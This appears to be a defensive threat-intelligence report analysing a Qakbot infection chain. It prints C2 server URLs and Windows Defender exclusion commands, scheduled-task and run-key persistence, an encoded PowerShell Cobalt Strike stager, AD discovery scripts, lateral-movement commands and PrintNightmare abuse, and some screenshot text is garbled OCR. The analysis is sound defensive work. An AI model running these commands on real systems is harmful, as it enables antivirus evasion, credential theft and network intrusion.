708086EA 8845 0C mov eax,dword ptr ss:[ebp+C] [e 708086ED 8855 10 mov edx,dword ptr ss:[ebp+10]	bp+C]:&L"C:\\Windows\\SysWOW64\\	OF 0 SF 0 DF Hide free regions	Strings Refresh 6204 0.24 3.7 kB/s
Ø 708086F0 56 push esi	bp+8]:"x+Ï\x04"	CF 0 TF 0 IF	816
e 708086F4 57 push edi	H: "M7 E"	LastError 0000 Base address Type	Size Protec 6892
	x:"M7E"	LastStatus C000 > 0xc0000 Private	128 kB RW 2200 0.55
 708086F9 8D3C10 708086FC 3BF7 cmp esi,edi 		00) — — X	8 kB RW 5020 0.04
 708086FE Y 73 17 70808700 804A FE 1ea ecx,dword ptr ds:[edx-1] 	explorer.exe (0326) (0x100000 - 0x1e10		116 kB R 256 kB RW 5956 2.04 266.06 kB
70808703 03CE add ecx.esi add ecx.esi	00000000 84 58 90 00 03 00 00 0	0 04 00 00 00 ff ff 00 00 MZ	256 kB RW 6248 0.14
70808705 4F dec edi 70808706 8502 test edx,edx	1 00000010 b8 00 00 00 00 00 00 00		16 kB R 580
70808708 v 74 20 je quak.7080872A	00000020 00 00 00 00 00 00 00 00		12 kB R 3236 0.59
# 7080870C 8801 mov byte ptr ds: [ecx].al		0 00 00 00 00 00 01 00 00	8 kB RW 6412
7080870E 49 dec ecx 7080870F 4F dec edi			132 kB RWX 6528
70808710 83EA 01 sub edx,1 70808713 75 F5 jne guak.7080870A	00000060 74 20 62 65 20 72 75 6		imit 132 kB RWX
0 70808715 V EB 13 jmp guak.7080872A	00000070 6d 6f 64 65 2e 0d 0d 0		SKB RW
70808717 85D2 test edx.edx	00000080 c0 24 e4 b1 84 45 8a e2 00000090 90 2e 8e e3 86 45 8a e2	2 84 45 8a e2 84 45 8a e2 .\$EEE 2 31 30 8b e3 86 45 8a e2E10E	2,048 kB RW
		2 31 30 6D e3 66 45 6a e2EE 2 90 2e 8b e3 95 45 8a e2EE	4,008 kB WCX
	000000b0 84 45 8b e2 ef 45 8a e3	2 31 30 8e e3 96 45 8a e2 .EE10E	32,768 kB NA 1,676 kB WCX
.text:70B086E6 quak.dll:\$86E6 #7AE6	000000c0 31 30 89 e3 86 45 8a e		1,676 KB WCX 4kB R
💷 Dump 1 🚛 Dump 2 🚛 Dump 3 🚛 Dump 4 🚛 Dump 5 🛞 Watch 1 💷 Locals 🎾 Struct	000000d0 31 30 8f e3 80 45 8a e3 000000e0 31 30 8a e3 85 45 8a e3	2 31 30 83 e3 bb 45 8a e2 10E10E 2 31 30 88 e3 85 45 8a e2 10E10E	140 k8 R
Address Hex ASCII	000000f0 52 69 63 68 84 45 8a e		4k8 R
70800000 40 5A 90 00 03 00 00 04 00 00 0F FF F0 00 00 MZ	00000100 50 45 00 00 4c 01 05 0	0 9b fl 51 61 00 00 00 00 PELQa	4kB R
70800020 00 00 00 00 00 00 00 00 00 00 00 0	00000110 00 00 00 00 e0 00 02 2	L Ob 01 0e 1d 00 68 01 00!h	2,097,216 kB R
70800030 00 00 00 00 00 00 00 00 00 00 00 0	00000120 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00	0 63 5f 00 00 00 10 00 00 .tc 0 00 10 00 00 00 02 00 00	2,147,483, NA
70800050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno 70800060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS	00000140 06 00 00 00 00 00 00 00 00		2,004 kB WCX
70800070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 0mode\$ 70800080 C0 24 E4 B1 84 45 8A E2 84 45 8A E2 84 45 8A E2 A\$	00000150 00 10 02 00 00 04 00 0		>
70800090 90 2E 8E E3 86 45 8A E2 31 30 8B E3 86 45 8A E2 a. E. a.O. a. E. a.	00000160 00 00 10 00 00 10 00 00		
708000A0 90 2E 8C E3 86 45 8A E2 90 2E 8B E3 95 45 8A E2å.E.åå.E.å 70800080 84 45 8B E2 EF 45 8A E2 31 30 8E E3 96 45 8A E2åïE.åıo.å.E.å		0 00 bf 01 00 54 00 00 00T	Close
708000C0 31 30 89 E3 86 45 8A E2 81 49 85 E2 85 45 8A E2 10.ã.E.â.I.â.E.â 708000D0 31 30 8F E3 80 45 8A E2 31 30 83 E3 BB 45 8A E2 10.ã.E.â10.ã»E.â			ciose
<	000001a0 00 00 02 00 08 0c 00 0		
Command: Commands are comma separated (like assembly instructions): mov eax, ebx	Re-read Write Go to	16 bytes per row V Save Close	< >
Paused guak.dl: 70800000 -> 70800000 (0x00000001 bytes)			CPU Usage: 4.20% Physical memory: 1.71 GB (42.78%) Processes: 1
Annual Annual Annota - 1000000 (01000001 0102)			a a a sugar ner a ringatar memory. In r da (46.10%) Processes. T

ret value contains the injected code to Explorer process

Note: Explorer process executes most of the time from C:\windows directory and not from C:\windows\Syswow64\. Additionally, thanks to <u>SANS DFIR – Find Evil – Know Normal</u>'s poster, we can confirm that the legitimate parent process of Explorer.exe is userinit.exe. In a Quakbot infection, the parent process of injected Explorer process is Regsvr32.



After examining the injected explorer process, we have found the C2 configuration in clear text format in the memory:

Results - explorer.ex	e (ava)		
l6 results.			
Address	Length	Result	
0x36637e0	52	https://103.148.120.144/t4	
0x3663f60	52	https://111.125.245.116/t4	
0x36651c0	50	https://65.100.174.110/t4	
0x3665c78	50	https://103.142.10.177/t4	
0x3666630	48	https://109.12.111.14/t4	
0x3666708	60	https://124.123.42.115:2222/t4	
0x3666f78	50	https://103.250.38.115/t4	
0x3668690	58	https://24.231.209.2:32100/t4	
0x3669100	48	https://24.139.72.117/t4	
0x3669530	50	https://181.118.183.94/t4	
0x3669580	48	https://2.222.167.138/t4	
0x3669770	56	https://24.231.209.2:2222/t4	
0x366a120	48	https://24.139.72.117/t4	
0x366a170	56	https://24.231.209.2:2083/t4	
0x366a558	52	https://187.250.159.104/t4	
0x366b380	50	https://65.100.174.110/t4	
0x366bcd0	60	https://124.123.42.115:2222/t4	
0x366bfa8	52	https://103.148.120.144/t4	
0x366d198	54	https://39.49.64.244:995/t4	
0x366d3d0	48	https://109.12.111.14/t4	
0x366d680	58	https://81.241.252.59:2078/t4	
0x366d9f0	56	https://187.75.66.160:995/t4	
0x366ec20	52	https://111.125.245.116/t4	
0x366ece0	60	https://120.150.218.241:995/t4	
0x366f0b0	54	https://41.86.42.158:995/t4	
0x366fea0	56	https://187.75.66.160:995/t4	
0x3671bd0	49	https://24.107.165.50/t4	
0x3672228	56	https://45.46.53.140:2222/t4	
0x36723c8	59	https://37.117.191.19:2222/t4	
0x3672548	50	https://103.142.10.177/t4	
0x3673280	50	https://66.216.193.114/t4	
0x3674188	50	https://123.201.40.112/t4	
0x3675400	50	https://125.201.40.112/04	
0x36756e0	50	https://24.231.209.2:6881/t4	
0x36756e0 0x3675780	52	https://216.201.162.158/t4	
0x3677208	52		
0x3677208 0x367ab18	50	https://105.198.236.99/t4	
0x367ab18 0x367b2c8	50	https://103.250.38.115/t4	
		https://111.125.245.116/t4	
0x367c4f0	44	https://71.74.12.34/t4	
0x367e440	58	https://123.201.44.86:6881/t4	
0x367f608	50	https://187.156.169.68/t4	
0x5262100	30	https://111.125.245.116:443/t4	
0x759ca678	52	https://111.125.245.116/t4	

We have spotted that Quakbot C2 servers' pattern is https//[IP]/t4

The injected explorer process creates a Scheduled Task (<u>Scheduled Task/Job: Scheduled Task – T1053.005</u>) with a random name to perform privilege escalation and persistence on the infected machine.

Scheduled Task creation command:

schtasks.exe "/Create /RU "NT AUTHORITY\SYSTEM" /tn [TaskName] /tr "regsvr32.exe -s \"C:\Users*\AppData\Local\Temp\[payload].dll\"" /SC ONCE /Z /ST [Time] /ET [Time]

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
🕑 ejqvgkmzj	Ready	At 5:03 PM on 11/3/2021 - After triggered, repeat every 10 minutes indefinitely. Trigger expires at 11/3/2021 5:15:00 PM.		11/3/2021 5:13:00 PM	(0x3)
🖲 GoogleUpda	Disabled	Multiple triggers defined	11/4/2021 4:40:19 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
🖻 GoogleUpda	Disabled	At 4:40 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/3/2021 5:40:19 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
MicrosoftEd	Running	Multiple triggers defined	11/4/2021 9:53:13 AM	11/3/2021 9:53:14 AM	The operator or administrator has refused the request.
MicrosoftEd	Ready	At 9:23 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/3/2021 5:23:13 PM	11/3/2021 4:23:37 PM	The operation completed successfully. (0x0)
OneDrive St	Ready	At 11:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	11/4/2021 1:05:50 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
General Triggers Actions Conditions Settings History (disabled) When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.					
		tails			
Action	De				

Scheduled Task action, regsvr32 execution

The malicious Scheduled Task configured to execute whether or not the user is logged on:

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
🕒 ejqvgkmzj	Ready	At 5:03 PM on 11/3/2021 - After triggered, repeat every 10 minutes indefinitely. Trigger expires at 11/3/2021 5:15:00 PM.		11/3/2021 5:13:00 PM	(0x3)
		Multiple triggers defined	11/4/2021 4:40:19 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
		At 4:40 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.		11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
		Multiple triggers defined	11/4/2021 9:53:13 AM		The operator or administrator has refused the request. (0)
-	Ready	At 9:23 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/3/2021 5:23:13 PM		The operation completed successfully. (0x0)
OneDrive St	Ready	At 11:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	11/4/2021 1:05:50 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
۲					>
General Triggers	Actions	Conditions Settings History (disabled)			
Name: ejo	jvgkmzj 🚽				
Location: \					
Author:		(MalwareLab			
Description:					
Security options					
When running	the task, us	e the following user account:			
SYSTEM					
Run only where the second	nen user is	logged on			
Run whethe	r user is log	gged on or not			
		ord. The task will only have access to local resources			
Run with his					
Hidden	Configu	re for: Windows Vista™, Windows Server™ 2008			~

Scheduled Task run as System user

In addition, we saw another form of task creation where the malicious task executes a PowerShell command which launches FileLess execution from this registry value:

schtasks.exe /Create /F /TN "{[0-9]]}" /TR "cmd /c start /min \"\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\SOFTWARE\ [Random])[Random])))" /SC HOURLY /MO 4

The Regsvr32 process executed thanks to the malicious Scheduled Task with System User and performed a process injection to Explorer.exe (once more). Additionally, the injected explorer process swapped two new processes of reg.exe.

C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule; responsible for the below execution:

🖃 🔳 regsvr32.exe (5664)	Microsoft(C) Regis C:	:\Windows\syst	Microsoft Corporat	NT AUTHORITY\	. regsvr32.exe -s "C
🖃 🎆 regsvr32.exe (5908)	Microsoft(C) Regis C:	:\Windows\Sys			s "C:\Users\Mal
explorer.exe (2572)	Windows Explorer C:	:\Windows\Sys			. C:\Windows\Sys
🖃 🔳 reg.exe (3520)	Registry Console C:	:\Windows\syst	Microsoft Corporat	NT AUTHORITY\	. C:\Windows\syst
Conhost.exe (2156	Console Window C:	:\Windows\Syst	Microsoft Corporat	NT AUTHORITY\	. \??\C:\Windows\
🖃 🔳 reg.exe (2476)	Registry Console C:	:\Windows\syst	Microsoft Corporat	NT AUTHORITY\	. C:\Windows\syst
Conhost.exe (4728	Console Window C:	:\Windows\Syst	Microsoft Corporat	NT AUTHORITY\	. \??\C:\Windows\
Conhost.exe (3288)	Console Window C:	:\Windows\Syst	Microsoft Corporat	NT AUTHORITY\	\??\C:\Windows\


Scheduled Task process tree execution

The first Reg.exe command executed via injected explorer process:

C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /f /t REG_DWORD /v "C:\ProgramData\Microsoft\[RandomPath]" /d "0"

The second Reg.exe command executed via injected explorer process:

C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /f /t REG_DWORD /v "C:\Users*\AppData\Roaming\Microsoft\[RandomPath]" /d "0"



Regedit view, Windows Defender excluded paths

Furthermore, concerning persistence, we have observed a run key persistence (<u>Boot or Logon Autostart Execution: Registry Run Keys /</u> <u>Startup Folder – T1547.001</u>):

Registry Key	Value	Data
HKEY_CURRENT_USER\SOFTWARE\ Microsoft\Windows\CurrentVersion \Run	Random name For example: gbqmhjwbdat	regsvr32.exe -s "C:\Users*\AppData\Roaming\ Microsoft\[Random]\[Random].dll""
	Nnrolhjksp	
	iwiqxgkbe	

The excluded paths are the same paths registered in the data of the Run key value, which means that the run key execution avoids the Windows Defender detections, Windows Defender does not scan this path and allows the payloads.

This action allows threat actors to run the dropped Quakbot payloads from the path added to the Defender exclusions path:

- C:\Users*\AppData\Roaming\Microsoft\[RandomPath]
- C:\ProgramData\Microsoft\ [RandomPath]

Moreover, the initial payloads (test.test or good.good) are overwritten in order to corrupt the artifact:

Size: Size on disk: 	716 KB (733,950 bytes) 720 KB (737,280 bytes)	Size: Size on d	4.00 KB (4,096 bytes) lisk: 4.00 KB (4,096 bytes)
000005F0 00 00 00000400 55 8B 00000410 91 02 00000420 00 D1 E 00000420 30 D1 E 00000430 A3 08 1. 00000440 55 8B E 00000440 58 8D 7. 00000440 56 8D CC 00000440 54 3D D 00000450 68 67 4 00000480 57 56 8 00000480 68 57 66 00000480 68 56 6 00000480 83 76 66 00000500 04 18 58 28 00000500 04 18 28 3 00000520 15 84 4 00000550 DF 48 00000500 15 18 4 00000550 <th>2 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text 0 00 00 00 00 00 00 00 00 00 00 00 00 0</th> <th>$\begin{array}{cccccccccccccccccccccccccccccccccccc$</th> <th>0 80 F4 2B 40 1C 01 00 00 80</th>	2 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text 0 00 00 00 00 00 00 00 00 00 00 00 00 0	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	0 80 F4 2B 40 1C 01 00 00 80
000005B0 00 84 C 000005C0 D4 88 4 000005D0 43 08 4 000005E0 08 75 0	0 74 49 88 73 24 81 F6 03 00 00 01 89 75hu 3 0 85 C9 74 31 33 D2 88 C6 F7 F1 48 88 ČcKhu 8 D 3C D0 48 80 71 48 38 C3 74 20 38 70 C.H. 9 81 73 0C 03 00 00 01 74 12 48 88 F8 48t.HcH 9 81 73 76 77 F8 05 48 69 77 24 30 88 00 C.H. 9 81 73 0C 03 00 00 174 12 48 88 F8 48t.HcH 9 81 73 75 77 F8 05 48 69 77 24 30 88 00 C.H. 9 81 73 75 75 75 75 75 75 75 75 80 69 77 74 75 75 75 75 75 75 75 75 75 75 75 75 75	000005C0 60 68 40 1C 80 68 40 000005D0 80 69 40 1C 10 69 40 000005E0 20 D2 40 1C 90 D2 40	0 1C 10 6A 40 1C D0 67 40 1C *N8.AN819.Bog8. 0 1C 30 6A 40 1C A0 64 40 1C 'A6.K%.019. 18. 0 1C 60 69 40 1C C0 D1 40 1C €1818.'18.ÅÑ8. 0 1C 60 D3 40 1C 80 D3 40 1C 0808.*08.*08.*08. 0 1C 20 62 40 1C 80 40 1C 0.48.6%.b4.4%.

Left side: the initial payload; right side: the same payload after the overwritten action

Image: Image	View				
\leftrightarrow \rightarrow \checkmark \land \blacksquare \diamond	> OSDisk (C:) > Datop				~
Quick access	Name	Date modified	Туре	Size	
Documents *	test.test	10/26/2021 8:31 AM	TEST File	4 KB	
Downloads *	test1.test	10/26/2021 8:31 AM	TEST File	4 KB	
•	test2.test	10/26/2021 8:31 AM	TEST File	4 KB	
Pictures 🖈					
Music					
Videos 🖌					

Datop directory with the initial Quakbot payloads

The next stage of the attack is related to Outlook passwords theft. Quakbot performs this action via credential theft functionality. We have observed an attempt to query and enumerate registry keys and values which are related to Outlook passwords (<u>Credentials from Password</u> <u>Stores – T1555</u>).

Processes execution flow:

Grandparent Process: c:\windows\syswow64\regsvr32.exe C:\Datop\(test.test or good.good)

Parent Process: c:\windows\syswow64\explorer.exe

Process:

c:\windows\syswow64\explorer.exe

Quakbot query value key (RegNtPreQueryValueKey) in order to collect data from:

Registry Keys:


Registry values

IMAP PASSWORD POP3 PASSWORD

SMTP PASSWORD

HKCU:\SOFTWARE\Microsoft\Office*\Outlook\Profiles\ \OUTLOOK*

HKCU:\WINDOWS NT\CURRENTVERSION\WINDOWS MESSAGING SUBSYSTEM\PROFILES*



Execution flow of the injected process

Technical Analysis: Discovery

The injected process also performed <u>discovery</u> basics commands. We have observed the following legitimate Microsoft binaries used for the discovery execution:

- systeminfo.exe
- arp.exe
- net.exe
- ipconfig.exe
- netstat.exe
- nltest.exe
- schtasks.exe
- qwinsta.exe
- nslookup.exe
- route.exe

whoami /all arp -a

schtasks.exe /Query /V /FO LIST /TN {*}

nltest /domain_trusts /all_trusts

qwinsta

nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.IPER

route print

net accounts/domain

systeminfo, arp, netstat and ipconfig commands were used to gather information on the infected machine. Net and nitest commands were used to collect information on the domain network. This information allows the threat actors to plan the next steps to execute lateral movement and privilege escalation. The main goal at this point is to pivot to the Domain Controller server and access the Domain Admin user.

Additionally, we have observed a new Discovery execution flow via an encoded PowerShell command:

powershell -nop -exec bypass -EncodedCommand

JABZAG8AIAA9ACAATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBZAHQAZQBtAC4ARAB pAHIAZQBjAHQAbwByÄHkAUwBIAHIAdgBpÄGMAZQBzAČ4ARABpAHIAZQBjAHQAbwByA HkAUwBIAGEAcgBjAGgAZQByADsAIAAkAHMAbwAuAGYAaQBsAHQAZQByACAAPQAgACIA KAAmACqAcwBhAG0AQQBjAGMAbwB1AG4AdABUAHkAcABIAD0AOAAwADUAMwAwADYA MwA2ADkAKQApACIAOwAgACQAcwBvAC4ARgBpAG4AZABBAGwAbAAoACkAIAB8ACAAUw BIAGwAZQBjAHQAIAAtAFAAcgBvAHAAZQByAHQAeQAgAEAAewBOAD0AJwBOAGEAbQBIA CcAOwAgAEUAPQB7ACQAXwAuAHAAcgBvAHAAZQByAHQAaQBIAHMALgBzAGEAbQBhAG MAYwBvAHUAbgB0AG4AYQBtAGUAfQB9ACwAQAB7AE4APQAnAE8AUwAnADsAIABFAD0A ewAkAF8ALgBwAHIAbwBwAGUAcgB0AGkAZQBzAC4AbwBwAGUAcgBhAHQAaQBuAGcAcwB 5AHMAdABIAG0AfQB9ACwAQAB7AE4APQAnAEQAZQBzAGMAcgAnADsAIABFAD0AewAkAF 8ALqBwAHIAbwBwAGUAcqB0AGkAZQBzAC4AZABIAHMAYwByAGkAcAB0AGkAbwBuAH0Af QASĂEAAewBOAD0AJwBMAGEAcwB0AFQAaQBtAGUAJwA7ACAARQA9AHsAOwAgAFsAZAB hAHQAZQB0AGkAbQBIAF0AOqA6AEYAcqBvAG0ARqBpAGwAZQBUAGkAbQBIACqAJABfAC4 AcAByAG8AcABIAHIAdABpAGŬAcwAuAGwAYQBzAHQAbABvAGcAbwBuAHQAaQBtAGUAcw B0AGEAbQBwACAALQBhAHMAIABbAHMAdAByAGkAbgBnAF0AKQAuAFQAbwBTAHQAcgB pAG4AZwAoACcAeQB5AHkAeQAtAE0ATQAtAGQAZAAgAEgASAA6AG0AbQAnACkAfQB9ACw AQAB7AE4APQAnAEkAUAAnADsAIABFAD0AewAkAF8ĂLgBwAHIAbwBwAGUAcgB0AGkAZQ BzAC4AaQBwAHYANABhAGQAZAByAGUAcwBzAH0AfQAsAEAAewBOAD0AJwBNAGEAbgBh AGcAZQBkAEIAeQAnADsAIABFAD0AewAkAF8ALgBwAHIAbwBwAGUAcgB0AGkAZQBzAČ4A bQBhAG4AYQBnAGUAZABiAHkAfQB9ACwAQAB7AE4APQAnAHAAcgBpAG0AYQByAHkAZw ByAG8AdQBwACcAOwAgAEUAPQB7ACQAXwAuAHAAcgBvAHAAZQByAHQAaQBIAHMALgB wAHIAaQ

The decoded malicious command:

\$so = New-Object System.DirectoryServices.DirectorySearcher; \$so.filter = "(&(samAccountType=805306369))";

\$so.FindAll() | Select -Property @{N='Name';

E={\$_.properties.samaccountname}},@{N='OS'; E={\$_.properties.operatingsystem}},@{N='Descr'; E= {\$_.properties.description}},@{N='LastTime';

E={; [datetime]::FromFileTime(\$_.properties.lastlogontimestamp -as [string]).ToString('yyyy-MM-dd HH:mm')}},@{N='IP';

E={\$_.properties.ipv4address}},@{N='ManagedBy'; E={\$_.properties.managedby}},@{N='primarygroup';

E={\$_.properties.primarygroup}} | Export-csv ccccOUT.csv -encoding utf8

Adfind.exe commands executed as part of the Discovery action:

adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName adfind.exe -b dc=*,dc=* -f objectcategory=computer -csv name cn OperatingSystem dNSHostName

Technical Analysis: Lateral Movement

Quakbot used <u>lateral movement</u> techniques by abusing services (<u>Remote Services T1021</u>) in order to spread Quakbot DLLs in network shared folders.

Parent Process: c:\windows\system32\services.exe

Process:

regsvr32.exe -s \\[IP]\C\$\[RandomName].dll

regsvr32.exe -s \\[IP]\ADMIN\$\[RandomName].dll

regsvr32.exe -s \\[IP]\\print\$\[RandomName].dll

Technical Analysis: Cobalt Strike Activity

We have observed Cobalt Strike execution in few forms via PowerShell Fileless script, process injection, and DLL beacons. Cobalt Strike process injection, the injected explorer (by Quakbot) is pivoting to another process to inject the Cobalt Strike shell code to a new process, for example, we have detected an injection to dllhost.exe by creating a remote thread on the new injected process.

c:\windows\syswow64\explorer.exe > c:\windows\syswow64\dllhost.exe

Injected dllhost Page Metadata:

State=4096 (MEM_COMMIT 0x00001000), Type=131072(MEM_RESERVE 0x00002000),

AllocationProtect=4 (PAGE_EXECUTE_READWRITE 0x40)

Another Cobalt Strike injected known processes which we have observed during incident response cases:

\sysnative\werfault.exe \sysnative\regsvr32.exe

\sysnative\userinit.exe

\ sysnative\mstsc.exe

\sysnative\net.exe

\sysnative\svchost.exe

\sysnative\gpupdate.exe

\sysnative\lsass.exe

\sysnative\searchindexer.exe

Cobalt Strike beacons - As we mentioned, the threat actors excluded two paths. One of these paths is C:\programdata\Microsoft\:

C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /f /t REG_DWORD /v "C:\ProgramData\Microsoft\[RandomPath]" /d "0"

We observed that the Cobalt Strike beacons dropped to this directory:

CS beacon location:

c:\programdata\microsoft\[Random]\[Random].dll**Execution command-line:** regsvr32.exe -s " c:\programdata\microsoft\[Random]\[Random].dll"

In addition, we detected an attempt to launch Cobalt Strike Fileless execution via a malicious PowerShell command.


Parent Process:

c:\windows\system32\services.exe**Process:** C:\windows\system32\cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIA...=

Decoded base64 command:

\$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAAAAAK1WbXPaOBD... "));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();

GzipStream decompress and FromBase64String, next stage decode command:



In order to decode the Cobalt Strike shellcode, we have used this section:

[Byte[]]\$var_code = [System.Convert]::FromBase64String('38uqlyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JflQ8D4uwuluTB03F0qHEzqGEflvOoY1un for (\$x = 0; \$x -lt \$var_code.Count; \$x++) {

\$var_code[\$x] = \$var_code[\$x] -bxor 35

}

Via CyberChef "bake" we get the clear text shellcode, From Base64 (\$var_code) and XOR key (bxor 35 hex):



CyberChef From Base64 and XOR Key 35 (Decimal)

The shellcode contains "\\.\pipe\mojo.5688.805..." string that represents the Cobalt Strike beacon pipe inter-process (IPC) mechanism for communication by using CreateNamePipe and ConnectNamePipe.

Cobalt Strike beacon common pipe pattern

\\.\pipe\mojo.5688.805

The self-injected PowerShell process used a PsExec Cobalt Strike module in order to drop additional Cobalt Strike beacons on other machines in the domain through share folders.

 $\[O-9]{7}.exe == C:\[O-9]{7}.exe == C:\[O-9]{7}.e$

Technical Analysis: PrintNightmare

PrintNightmare is a Windows Print Spooler Remote Code Execution (RCE) Vulnerability (CVE 2021 34527) that allows performing privileged file operations via Windows Print Spooler service. Quakbot threat actors successfully exploited this vulnerability and got SYSTEM privileges execution to execute malicious code. Threat actors exploited the PrintNightmare, Print Spooler service (spoolsv.exe), created a DLL payload in the *C:\Windows\System32\spool\drivers\x64\3* path, the payload name **spider.dll**.

Spoolsv.exe process configured the DLL payload by abusing the Printer registry key and created a new key named "123456".

Registry key:

HKLM\SYSTEM\CurrentControlSet\Control\Print\Environments\Windows x64\Drivers\Version-3\123456

DLLs payload path:

C:\Windows\System32\spool\drivers\x64\3\spider.dll

The Print driver key contains values "Configuration File" and "Data File" with the payload DLL name (spider.dll).

Name	Path	Size	Date Modified
🚳 spider.dll	C:\Windows\System32\spool\drivers\x64\3	356 KB	10/26/2021 9:48 AM

📸 Registry Editor						
File Edit View Favorites Help	file Edit View Favorites Help					
Computer\HKEY_LOCAL_MACHINE\SYS	TEM\ControlSet001\Control\Pri	int\Environments\Wind	dows x64\Drivers\Version-3\123456			
s ^	Name	Туре	Data			
odelnterfaces otifications	ab (Default)	REG_SZ	(value not set)			
si	ab App Registration	REG_MULTI_SZ				
SExtensionDatabase	88 Attributes	REG_DWORD	0x0000002 (2)			
۱P	ab Base Driver	REG_SZ				
ower	ab ColorProfiles	REG_MULTI_SZ				
int	ab Configuration File	REG_SZ	spider.dll			
Environments	ab CoreDependencies	REG_MULTI_SZ				
Windows 4.0	ab Data File	REG_SZ	spider.dll			
Windows ARM64	ab] Datatype	REG_SZ				
Windows IA64	ab Driver	REG_SZ	mxdwdrv.dll			
Windows NT x86	ab DriverDate	REG_SZ	01/01/1601			
Windows x64	ab DriverVersion	REG_SZ	0.0.0.0			
V Drivers	ab HardwarelD	REG_SZ				
Version-3	ab Help File	REG_SZ				
	ab) InfPath	REG_SZ				
Canon iR5020/iR6020 P	🐯 LastServicedBuild	REG_DWORD	0x000042ee (17134)			
Canon iR5055/iR5065 P	ab Manufacturer	REG_SZ				
KIP 770K	ab MinInboxDriverVerDate	REG_SZ	01/01/1601			
KONICA MINOLTA 3675	ab MinInboxDriverVerVersion	REG_SZ	0.0.0.0			
KONICA MINOLTA C36	ab Monitor	REG_SZ				
KONICA MINOLTA Univ	OEM URL	REG_SZ				
Microsoft enhanced Pc	ab Previous Names	REG_MULTI_SZ				
Microsoft Shared Fax D	ab Print Processor	REG_SZ				
	20 PrinterDriverAttributes	REG_DWORD	0x00000000 (0)			
PowerPDF	ab PrinterDriverID	REG_SZ				
	ab Provider	REG_SZ				
XPS Printer 13	🐯 TempDir	REG_DWORD	0x00000000 (0)			
> Version-4	ab VendorSetup	REG_SZ				
> Print Processors	🐯 Version	REG_DWORD	0x00000003 (3)			
Monitors						
PendingUpgrades						

Regedit overview of the Evil Printer QuakNightmare

After the exploitation the QuakNightmare process (spoolsv.exe) executed CMD command:

C:\WINDOWS\system32\cmd.exe /c cmd.exe /c C:\Users\Public\25443.exe

Final Thoughts

Our investigation is still active as we have collected more information and logs from several IR cases of Quakbot infections. We believe that the main goals of the threat actors are to exfiltrate sensitive data and information, and to execute a ransomware attack as we have seen in the past. In addition, we have discovered that Quakbot threat actors abused organizational stolen email credentials to spread new Quakbot campaigns upon additional victims. We will provide updates on any new discoveries from our ongoing Quakbot investigation.

INDICATORS OF COMPROMISE

Туре

Indicator of Compromise

